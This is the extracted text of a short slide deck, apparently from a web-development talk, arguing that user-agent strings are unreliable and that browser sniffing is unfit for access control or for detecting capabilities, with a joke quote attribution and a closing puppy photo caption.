

















**user-agent strings  
cannot be trusted!**

*everybody lies*

*you should never*  
use browser sniffing for  
controlling access to  
your website



*you should never*

use browser sniffing for  
determining browser  
capabilities

*you should never*

build your own  
browser sniffing library



**“If you tell a big enough lie  
and tell it frequently enough,  
it will be believed”**

**– Ghandi**



**“If you tell a big enough lie  
and tell it frequently enough,  
it will be believed”**

**– Chandi**

**“If you tell a big enough lie  
and tell it frequently enough,  
it will be believed”**

**– Adolf Hitler**

thank you!



A close-up photograph of a small puppy with dark and light brown fur, looking down and sniffing a bright yellow dandelion flower in a grassy field. The puppy's face is the central focus, with its nose and whiskers visible. The background is a soft-focus green field.

thank you!